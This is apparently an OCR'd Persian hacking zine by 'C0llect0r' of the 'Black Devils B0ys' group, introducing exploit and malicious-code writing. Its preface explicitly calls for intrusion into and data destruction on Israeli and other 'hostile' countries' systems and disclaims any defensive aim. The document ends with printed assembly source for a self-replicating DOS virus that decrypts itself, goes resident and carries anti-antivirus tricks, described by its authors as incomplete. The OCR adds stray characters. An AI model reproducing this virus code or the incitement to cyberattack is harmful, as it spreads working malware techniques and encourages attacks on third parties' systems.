
Exploiting

Black Devils B0ys



By: C0llect0r

به نام خدا

Black_Devils B0ys

پسران شیاطین سیاه

Black Coders

مباحثی پیرامون نحوه نوشتن کدهای مخرب

نویسنده : C0llect0r

Contact

C0llect0r@SpYmAc.com
B0rn2h4k@YaHoO.com

© Copy Right

Special TNX 2

P0fn0r - Invisible.boy - N0thing- Sp00f3r - white-knight

Black Journal For the Iranian Black Hats

بهتر است بدانید که ... !!!

بر سر در یکی از آکادمی های علوم یونان باستان این جمله ر ا بر سردر ورودی نوشته بودند " اگر ریاضی و هندسه نمیدانید وارد نشوید " پس اگر کسی ریاضی و هندسه نمی دانست و با این وجود وارد آکادمی می شد در آنگاه از بی خردی خویش بر دروس اساتید آکادمی اشکال می گرفت در حالی که که از هیچ کدام از آن علوم بهره ای نداشت ... به این دسته از افراد چه می توان گفت ....
من هم خدمت دوستان عزیزم عرض می کنم که اگر هیچ تجربه ای در زمینه برنامه نویسی ندارید .به جد عرض می کنم که : لطفا این مقاله را مطالعه نفرمایید .

سطح برنامه نویسی در نظر گرفته شده برای این مقاله **پیشرفته** می باشد نه مبتدی

اگر برای شما دوست عزیز قسمت هایی از این مقاله قابل درک نیست دلیل بر ... بگذارید. مقاله ای که در دست شما است هیچ گونه مشکلی نداشته و در سطح بالایی برای هکر های حرفه ای نوشته شده است نه برای ...

.هم از نظر سطح علمی و همچنین از حیث سندیت منابع قابل دفاع می باشد همچنین بخش آعظم این مقاله برگذفته از جزوات شخصی اینجانب است که در سر کلاس های Security نوت برداری کرده ام .به هر جهت از شنیدن نظرات اساتید و دوستان محترمی که در این زمینه مشغول به فعالیت هستند بسیار خرسند می شوم می توانید نظرات خود را به آدرس های مربوطه ارسال نمایید – ضمنا هر گونه مسابقه اکسپلویت نویسی را با کمال میل می پذیریم به شرط وجود $$$(جهت دوستانی که ادعای برنامه نویسی نویسی دارند به خصوص در exploiting)

دوستان محترمی که سوالات اساسی در مورد اکسپلویتینگ برایشان پیش آمده است و در صورتی که جواب مربوط به سوالشان در متن مقاله و یا FAQ ارائه شده قابل دسترسی نمی باشد می توانند سوال هایشان را ارسال نمایند .قطعا برای سوال هایی دراین حوزه باشند جواب کاملی ارسال خواهد شد و در غیر این صورت ....

قدردانی از اساتید وهمکار

با تشکر از استاد عزیزم شیطان(3v1l) برای آموزش هایی که به من در زمینه Exploiting و Vulner Testing داد این مقاله یک صدم از آموزش های این استاد هم نیست .با این وجود این یک مقاله شیطانی و مخرب است که با همکاری دوست و همکار عزیزمSmurf تهیه شده است -

قدردانی از دوستان

با تشکر از دوستان عزیزم Invisible.boy و محسن محمدی و احمد مختاری و مهندس امیر حسین شریفی J و اسماعیل

مقاله ای که در پیش روی شما است در سطح هکر های کلاه مشکی است کاربران می توانند از مطالب موجود در این مقاله برای ضربه زدن به سیستم های هدف و نفوذ به هر سیستمی از سیستم های (اسراییل) از آن بهره های لازم را ببرند .بدیهی است گروه زیرزمینی **پسران شیاطین سیاه** تمامی مسولیت های مربوط به هرگونه نفوذ و یا آسیب رسانی به سیستم های کشورهای متخاصم با ایران را که با بهره از مطالب این مقاله صورت گرفته است را به عهده می گیرد .
همچنین استفاده غیر آموزشی از این مطالب و به کار گیری آن به غیر از سیستم های اسراییلی و متخاصم بر عهده خود کاربران می باشد و سایت امنیت وب و نویسنده مقاله هیچ گونه مسئولیتی را در قبال هر گونه خرابکاری نمی پذیرند
بدیهی است که تمامی منابع منتشر کننده این مقاله بخصوص سایت امنیت اطلاعات ایران و دیگر مراکز اطلاعاتی هیچ گونه مسولیتی را در قبال هر گونه سوء استفاده غیر آموزشی از این مقاله را بر عهده ندارند.
هدف اصلی ای که این مقاله دنبال خواهد نمود آموزش هکینگ می باشد و هیچ گونه روش تدافعی در برابر این نوع کدینگ را پیشنهاد نخواهد نمود . این مقاله را برای کسانی که مقدارزیادی در زمینه کد نویسی تبحر دارند می تواند راه گشای مناسبی در نوشتن کدهای خطرناک من جمله کرم ها و ویروس های رایانه ای باشد
خواهشمند است از مطالب ارائه شده برای افزایش تجربه علمی خودو همچنین بهبود امنیت سیستم های خود استفاده نمایید .
در صورت نیاز به هر گونه تمرین عملی برای آشنایی بیشتر درباره نحوهی اکسپلویتینگ و کدنویسی های خطرناک می توانید یا بر روی سیستم های داخلی و ایزوله شده خود تمرینات لازم را نمایید یا همان پیشنهاد اینجانب را مبنی بر تمرین مهارت های خود بر روی سیستم های متخاصم با ایران را به کار ببرید .
اگر قرار است در آینده ای نه چندان دور بر سر مسایل بین المللی و اعتقادی جنگی سر گیرد و یا جنگی دیگر همچون گذشته های تاریخ بر کشور عزیزمان ایران تحمیل شود لازم است که ما خود را برای درگیری های مخرب سایبرنتیک نیز آماده نماییم و این همان وظیفه ای است که هر ایرانی در هر سطح و شغلی و هر مکانی بر عهده خواهد گرفت .ما نیز در عرصه دنیای دیجیتالی به همراه دیگر گروه های امنیت اطلاعات ایران این وظیفه خطیر ملی را بر عهده خواهیم گرفت .(مبارزات مخرب بر روی شبکه)
لذا خواهشمندیم با توجه داشتن به مطالب فوق :

- به سیستم های ایرانی آسیب نرسانید . و در جهت هر چه بیشتر امن نمودن آنها کوشش نمایید (در صورت عدم توجه به هشدار های شما در صورت آسیب پذیر بودنشان با یک نفوذ کوچک آسیب پذیر بودنشان را گوشزد نمایید و از آسیب رساندن به تمامی منابع جدا بپرهیزید باز در صورت عدم توجه به هشدار های شما دیگر مسولیتی بر عهده شما نخواهد بود و شما وظیفه خود را انجام داده اید
- به هر سیستم متخاصم با کشور ایران حمله نموده و با نفوذ به آنها هشدار دهید که در صورت پافشاری در دشمنی با ایران سیستم هایشان نابود خواهد شد در صورت عدم توجه به هشدارهایتان تمامی منابع اطلاعاتی اشان را از بین برده و به هر طریق ممکن به آنها ضربه وارد کنید

مقدمه :

در این مقاله قصد دارم شما را مقداری به اعماق دنیای زیر زمینی هکر ها ببرم .درجایی که دیگر GUI معنا و مفهومی ندارد فقط و فقط در دنیای سیاه و سفیدو تکرنگ هستید در جایی که کدها زاده می شوند و به سیر تکاملی خودشان ادامه می دهند .
هنوز هم که هنوزه با آمدن تصاویر متحرک و جذاب گرافیکی هکر ها از دنیای متنی دست نکشیده اند و همین نوستالوژی رمز موفقیت آنان بوده است زندگی اشان در تایپ دستورات و نوشتن کدهای برنامه و نفوذگر خلاصه شده است شاید اگر از همه آنها سوال شود که اگر در آن دنیا بگویند چه تقاضایی داری بیشتر غریب به اتفاق آنها من جمله خود من در جواب خواهند گفت :یک اتاق کوچک و یک میزو صندلی و رایانه ای بر روی آن و متصل به شبکه و دیگر هیچ تا ابدیت ...
چه چیز این دنیای تکرنگ جذاب است ؟!؟!؟! از نظر من فقط و فقط کدنویسی آن هم در هر شکل و زبانی به منظور نفوذ در هدف
اغلب در هر مقاله ای یا هر بولتن خبری می شنوید که فلان آسیب پذیری برای فلان نرم افزار یا آنگونه پلت فرم های شبکه ای کشف شده است و احتمال خطر و آسیب پذیری و در آخر نفوذ از آن طرق امکان پذیر است .آیا تا به حال با خود فکر کرده اید که چگونه این آسیب پذیری ها کشف می شوند و برایشان هم در بعضی مواقع کدهای مشکی ای نیز نوشته می شوند .در این جا باید به دو نکته توجه داشت :

- یکی چگونگی کشف آسیب پذیریهای اشاره شده
- و دیگری نحوه نوشتن کد های مخرب با توجه به آن آسیب پذیری ها

این دو مقوله های کاملا متفاوتی از یکدیگر می باشند و باید توجه داشت که نباید به علت مشابهت این دو مبحث آن دو را با هم مخلوط نمود عده ای از گروه ها و تیم های هکری هستند که احتمال آسیب پذیری هایی را بر روی سیستم هایی هشدار می دهند . به صورت Advisory هایی منتشر می نمایند و بعضی دیگر از هکر ها نیز با توجه به آنها در مرحله بعد برایشان کدهای نفوذگری (اکسپلویت) مبنی بر آن آسیب پذیری ها می نویسند . در بعضی مواقع یا بیشتر مواقع آن گروهی که آسیب پذیری ای را که کشف می کند بعد از آن به سراغ مرحله بعدی رفته و برا ی آن آسیب پذیری اکسپلویت نیز تهیه می کند نحوه خبر دهی گروه های مشکی مبتنی بر هر نوع آسیب پذیی بدین گونه آست

1. کشف آسیب پذیری
2. نوشتن کد های مخرب مبتنی بر آن آسیب پذیری
3. استفاده از این آسیب پذیری ها برای عملیات نفوذ و نصب Backdoor و RootKit و همچنین دزدی اطلاعات تا مدتی نا معلوم . و انتشارو فروش این کدها در دنیای زیرزمینی
4. بعد از رسیدن به اهدافشان این مرحله ها صورت می گیرد
5. انتشار Advisory مربوط به آن آسیب پذیری بدون ارائه هیچ گونه اکسپلویت (و ثبت آن به اسم گروه)
6. نوشته شدن اکسپلویت هایی توسط دیگر گروه ها مبتنی بر آن البته این احتمال نیز هست که برای بسیاری از آسیب پذیری ها هیچ وقت اکسپلویتی نوشته نشود به

هرجهت فرض بر این است که آن آسیب پذیری آنقدر مهم باشد که برایش یک یا چند اکسپلویت نوشته شود ...
7. انتشار اکسپلویت نوشته شده توسط گروه کشف کننده
8. انتشار جزییات فنی به همراه تشریح سورس کد مربوطه در محافل رسمی و عمومی

اغلب بسیاری از آسیب پذیری ها کما بیش چنین سیری را طی می کنند البته در بعضی موارد نیز این چنین نیز نیست این یک شمای کلی از سیر تحول آسیب پذیی ها را ارائه می نماید
به هر جهت آن چیزی که مربوط به مقاله حال حاضر ما می باشد نحوه کشف آسیب پذیری ها نیست این امر به چند جهت است این مسئله آنقدر پیچیده است که نه تنها در چندیدن و چند مقاله نمی توان به آن پرداخت بلکه نیاز شدیدی به سطح بالای علمی ای را می طلبد هم اکنون خود من نیز نزد یکی از اساتید این فن یعنی به منظورنحوه کشف و شناسایی آسیب پذیری ها در حال آموزش هستم(و علاقه ای هم به ارائه این مطالب برای عموم ندارم – اولا فکر نمی کنم با ارائه آنها کسی سر در بیاورد دوما آنها جزو مهارت های شخصی هستند) به گفته خود ایشون مرحله اول که پیش نیاز اون مرحله است نحوه نوشتن کد های مخرب هست در صورت گذراندن این مرحله نوبت به کشف و شناسایی آسیب پذیری ها می رسه کشف و شناسایی آسیب پذیری ها مستلزم فرا گیری تکنیک های پیچیده تری نسبت به نوشتن کدها مخرب هست به هر حال با تجربه ای که در اکسپلویتینگ بدست آوردم حالا علت این امر برای من روشن شده است .امکان ندارد کسی بتواند آسیب پذیری ای را کشف کند که نحوه اکسپلویتینگ انرا از قبل فرا نداشته باشد برای توضیح بیشتر اینطور می توانم بگویم که در مسئله کشف اسیب پذیری و نوشتن کدهای سیاه ما مسئله رو حل شده در نظر می گیریم و به تشابهی از جواب سوال به خود سوال می رسیم یا همون مهندسی معکوس بعد از یاد گیری نوشتن کد ها دیگر کشف آسیب پذیری آنقدر سخت نمی باشد و با چند تکنیک و مقداری تجربه می توان به ان نیز احاطه پیدا نمود سعی ما در این مقاله نحوه آموزش نوشتن کدهای مخرب و اصول مبانی هستش لابلای مطالب گفته شده هکر های تیز بین خودشون می بینند که انگار ما در باره آسیب پذیری ها صحبت می کنیم همانند دو روی یک سکه است در این مسئله اگر اکسپلویت نویسی رو که یک طرف روی سکه هست رو یاد بگیرید طرف دیگر نیز در دست شما خواهد بود .
مسئله دیگری که باید قبل از شروع مقاله بایستی متذکر بشم پایه شما در کد نویسی و همچنین برنامه نویسی است .فرض ما در این مقاله بر این بوده که کاربران گرامی به برنامه نوسی احاطه کامل دارند باز هم تکرار می کینم احاطه کامل یعنی نحوه طراحی برنامه از جمله فلوچارت و نو شتن کد منبع و .. مشکلی ندارند به هر حال برای کسانی هم که هیچ گونه تجربه ای در برنامه نویسی ندارند و یا مقدار کمی آشنایی دارند مطالب این مقاله در قسمت های کوچکی برای اونها هم مفید می تونه یاشه ولی بهتر است که بعد از یاد گیری کامل برنامه نویسی این مقاله را مطالعه کنند.
پس توجه داشته باشید که قصد ما به هیچ وجه آموزش خود برنامه نویسی نیست بلکه بعضی از مطالب و تکنیک های نوشتن کدهای مخرب رو توضیح خواهیم داد پیش نیاز های زبان های برنامه نویسی برای یاد گیری اکسپلویت نویسی :

Perl – Python – JAVA/ JAVA Script – C/ C++- LISP – HTML –XML – WML -

و از همه مهمتر **اسمبلی**

شاید تا بحال فکر می کردید که بیشتر اکسپلویت ها رو به زبان های C و Perl می نویسند البته این حرف تا حدی هم درست هستش هم به خاطر قدرتمند بودن این زبان ها و هم به علت قدرت مانور هکرها بیشتر برای آسیب پذیری های از این زبان ها استفاده می شود ولی خود پشتوانه علمی هر اکسپلویتی در زبان اسمبلی نهفته است در ادامه به این مطلب پی خواهید برد. شما هم بیشتر در امور هکینگ از یکی از این دو زبان استفاده کرده اید ولی باید بگویم که گستره نوشتن آسیب پذیری ها فقط خلاصه به این دو زبان نمی شه اصولا لازمه نوشتن اکسپلویت و سپس کشف آسیب پذیری آشنایی گسترده در زبان های برنامه نویسی فوق باشد اگر به تعریف علمی کدهای مخرب نگاهیی دقیق تر بیندازیم مسئله مقداری رو شنتر خواهد شد

تعریف Black Codes

به طور کلی هر گونه کد منبعی که توسط هر زبان برنامه نویسی چه سطح بالا مثلC , وچه سطح پایین مثل اسمبلی یا زبان های برنامه نویسی مفسر و یا واسطه مثل JAVA Script تهیه شوند به منظور ضربه زدن یا نفوذ یا تهیه ابزار های مخرب چه ترجمه شده باشند و یا نشده باشند را کد های مخرب می گویند پس به زبان ساده تر هر گونه کدی می تواند نوعی از Black Code باشد حتی یک رشته از یک کد HTML نیز که به منظور دزدی اطلاعات یا ضربه زدن یا هر هدف خرابکارانه دیگری که تهیه شود یک کد مخرب است ولی آن گونه ای که از کد های مخرب مورد توجه ما است تهیه کد های مخرب برای آسیب پذیری ها و یا همان ایجاد اکسپلویت است که اغلب با برنامه های ترجمه گر و یا کامپایلر کد های منبع به صورت اکسپلویت در می آیند که از جمله زبان هایی که بدان اشاره شد همانند C می توان نام برد .

نکته بعدی تکنیک های نوشتن اکسپلویت می باشد چندین و چند روش در این حوزه قابل بررسی هست که ما بیشتر بر روی چند متد معروف آن به مباحثی خواهیم پرداخت مثل Buffer Over Flow یا injection و یا Time loop از بعضی مسایل که برای خوانندگان می تواند گیج کننده باشد پر هیز خواهم نمود
در کل تهیه یک اکسپلویت همانند ساخت یک خانه است باید شما اجزایی را درست کرده و سپس به هم پیوند بزنید مثل ساختن shellcode و یا نوشتن بخش های شبکه و کلا قبل از نوشتن خود اکسپلویت بسته به نوع اکسپلویت تحقیقات لازم به آن را به عمل می آوریم مثلا اگر اکسپلویتمان از buffer over running استفاده می کند قبل از هر چیزی باید از مقادیر بافر و سایز آن و همچنین بررسی کامل حافظه را داشته باشیم .برای دیگر تکنیک های اکسپلویت نویسی هم باید اطلاعاتی را ازنوع بخش سیستم قربانی ای که اکسپلویت به آن حمله می کند را تهیه کرده باشد
من در این مقاله کد های قاتل (killer Codes)اسمبلی را که برای از بین بردن سخت افزار رایانه مثل MBRو ALU و یا سوزاندن RAM به کار می روند را ارائه نخواهم داد اصولا سطح اکسپلویت های اسمبلی خارج از محدوده بحث این مقاله است **J** چونکه اولین امتحان شما بر روی سیستم اتان می تواند آخرین امتحانتان نیز هم باشد . بیشتر ویروس

های سخت افزاری سمج از همین کد های قاتل استفاده می کنند در کل Black code ها مخرب هستند ولی killer Code ها سیستم را Terminate می کنند و سیستم قابل برگرد به شرایط قبلی نیست اصولا ما از Black Code ها استفاده می کنیم که برای زمانی مشخص بعضی از پروسه های سیستمی را از کار انداخته و باعث اجرا شدن فرمان های خود در سیستم قربانی شویم ولی کد ها قاتل فقط و فقط به Terminator هستند پس بحث ما در این مقاله فقط به Black Codes خلاصه خواهد شد و به ا ین نوع از کد ها قاتل نخواهیم پرداخت البته وقتی می گوییم قالت شاید شما یک فرد چاقو بدست را مجسم مس کنید اینها همین کدهای معمولی هستند برای اینکه برای یک بار هم این کد ها را دیده باشید به سورس کد زیر توجه کنید - به هر جهت برای علاقه مندان به این مباحث این یک سورس کامل ویروس سخت افزاری برای آسیب رسانی به هاردیسک می باشد – (این سورس کد ناقص است)

Killer Codes

```
;*****************************************************************************
;* ======= ======== ==    == ==    == ======= ======= ======== ======== ====== *
;* ==      ==    == ===   == ===   == =       ==         ==    ==    == ==   = *
;* ==      ==    == ====  == ====  == ==      ==         ==    ==    == ==  == *
;* ==      ==    == == == == == == == ======  ==         ==    ==    == == =   *
;* ==      ==    == ==  ==== ==  ==== ===     ==         ==    ==    == ==  =  *
;* ==      ==    == ==   === ==   === ==      ==         ==    ==    == ==   = *
;* ======= ======== ==    == ==   == ======= =======    ==    ======== ==    =* 
;*****************************************************************************
;* Black_Devils B0ys  ReC0ded By C0nN3ct0r ebugged By : 1k1llg0d       1998    *
;*****************************************************************************

;*********************************************************************
; Real Owner : cDc Zatko 1988
;*********************************************************************
.286
code    segment
assume cs:code,ds:code
org  100h

start:  CALL NEXT

NEXT:
       mov di,sp              ;take the stack pointer location
       mov bp,ss:[di]         ;take the "DELTA HANDLE" for my virus
       sub bp,offset next     ;subtract the large code off this code
                              ;
;*********************************************************************
;                     #1 DECRYPT ROUTINE
;*********************************************************************

cmp byte ptr cs:[crypt],0b9h ;is the first runnig?
je crypt2                    ;yes! not decrypt
;-------------------------------------------------------
mov cx,offset fin            ;cx = large of virus
lea di,[offset crypt]+ bp    ;di = first byte to decrypt
mov dx,1                     ;dx = value for decrypt
;-------------------------------------------------------
deci:                        ;deci = fuck label!
;-------------------------------------------------------

ÿinc di
inc di
;-------------------------------------------------------
jmp bye                      ;######## BYE BYE F-PROT ! ##########
mov ah,4ch
int 21h
```

```
bye:                          ;#### HEY FRIDRIK! IS ONLY A JMP!!###
;-------------------------------------------------------------
mov ah,0bh                    ;########## BYE BYE TBAV ! ##########
int 21h                       ;### (CANGE INT AT YOU PLEASURE) ###
;-------------------------------------------------------------
loop deci                     ;repeat please!
                              ;
;*************************************************************
;                    #2 DECRYPT ROUTINE
;*************************************************************
                               ;
crypt:                         ;fuck label!
                               ;
mov cx,offset fin              ;cx = large of virus
lea di,[offset crypt2] + bp    ;di = first byte to decrypt
;-------------------------------------------------------------
deci2:                         ;
xor byte ptr cs:[di],1         ;decrytion rutine
inc di                         ;very simple...
loop deci2                     ;
;-------------------------------------------------------------
crypt2:                        ;fuck label!
                               ;
MOV AX,0CACAH                  ;call to my resident interrup mask
INT 21H                        ;for chek "I'm is resident?"
CMP Bh,0CAH                    ;is equal to CACA?
JE PUM2                        ;yes! jump to runnig program
call action
;*************************************************************
; NRLG FUNCTIONS  (SELECTABLE)
;*************************************************************

ÿcall TRASH_RN
call ANTI_V
;*************************************************************
;               PROCESS TO REMAIN RESIDENT
;*************************************************************

mov   ax,3521h
int   21h                       ;store the int 21 vectors
mov   word ptr [bp+int21],bx    ;in cs:int21
mov   word ptr [bp+int21+2],es  ;
;-------------------------------------------------------------
push cs                         ;
pop ax                          ;ax = my actual segment
dec ax                          ;dec my segment for look my MCB
mov es,ax                       ;
mov bx,es:[3]                   ;read the #3 byte of my MCB =total used memory
;-------------------------------------------------------------
push cs                         ;
pop es                          ;
sub bx,(offset fin - offset start + 15)/16  ;subtract the large of my virus
sub bx,17 + offset fin          ;and 100H for the PSP total
mov ah,4ah                      ;used memory
int 21h                         ;put the new value to MCB
;-------------------------------------------------------------
mov bx,(offset fin - offset start + 15)/16 + 16 + offset fin
mov ah,48h                     ;
int 21h                        ;request the memory to fuck DOS!
;-------------------------------------------------------------
dec ax                         ;ax=new segment
mov es,ax                      ;ax-1= new segment MCB
mov byte ptr es:[1],8          ;put '8' in the segment
;-------------------------------------------------------------
inc ax                         ;
mov es,ax                      ;es = new segment
lea si,[bp + offset start]     ;si = start of virus
mov di,100h                    ;di = 100H (psp position)
mov cx,offset fin - start      ;cx = lag of virus
push cs                        ;
pop ds                         ;ds = cs
```

```
cld                             ;mov the code
rep movsb                       ;ds:si >> es:di
;---------------------------------------------------------
mov dx,offset virus             ;dx = new int21 handler
mov ax,2521h                    ;
push es                         ;
pop ds                          ;
int 21h                         ;set the vectors
;---------------------------------------------------------
pum2:                               ;
                                    ;
mov ah,byte ptr [cs:bp + real]      ;restore the 3
mov byte ptr cs:[100h],ah           ;first bytes
mov ax,word ptr [cs:bp + real + 1]  ;
mov word ptr cs:[101h],ax           ;
;---------------------------------------------------------
mov ax,100h                         ;
jmp ax                              ;jmp to execute
                                    ;
;*********************************************************
;*            HANDLER FOR THE INT 21H
;*********************************************************
                        ;
VIRUS:                  ;
                        ;
cmp ah,4bh              ;is a 4b function?
je REPRODUCCION         ;yes! jump to reproduce !
cmp ah,11h
je dir
cmp ah,12h
je dir
dirsal:
cmp AX,0CACAH           ;is ... a caca function? (resident chek)
jne a3                  ;no! jump to a3
mov bh,0cah             ;yes! put ca in bh
a3:                     ;
JMP dword ptr CS:[INT21]  ;jmp to original int 21h
ret                     ;
make db '[NuKE] N.R.L.G. AZRAEL'
dir:
jmp dir_s
;---------------------------------------------------------
REPRODUCCION:             ;
                          ;
pushf                     ;put the register
pusha                     ;in the stack
push si                   ;
push di                   ;
push bp                   ;
push es                   ;
push ds                   ;
;---------------------------------------------------------
push cs                   ;
pop ds                    ;
mov ax,3524H              ;get the dos error control
int 21h                   ;interupt
mov word ptr error,es     ;and put in cs:error
mov word ptr error+2,bx   ;
mov ax,2524H              ;change the dos error control
mov dx,offset all         ;for my "trap mask"
int 21h                   ;
;---------------------------------------------------------
pop ds                    ;
pop es                    ;restore the registers
pop bp                    ;
pop di                    ;
pop si                    ;
popa                      ;
popf                      ;
;---------------------------------------------------------
pushf                     ;put the registers
```

```
pusha                       ;
push si                     ;HEY! AZRAEL IS CRAZY?
push di                     ;PUSH, POP, PUSH, POP
push bp                     ;PLEEEEEAAAAAASEEEEEEEEE
push es                     ;PURIFY THIS SHIT!
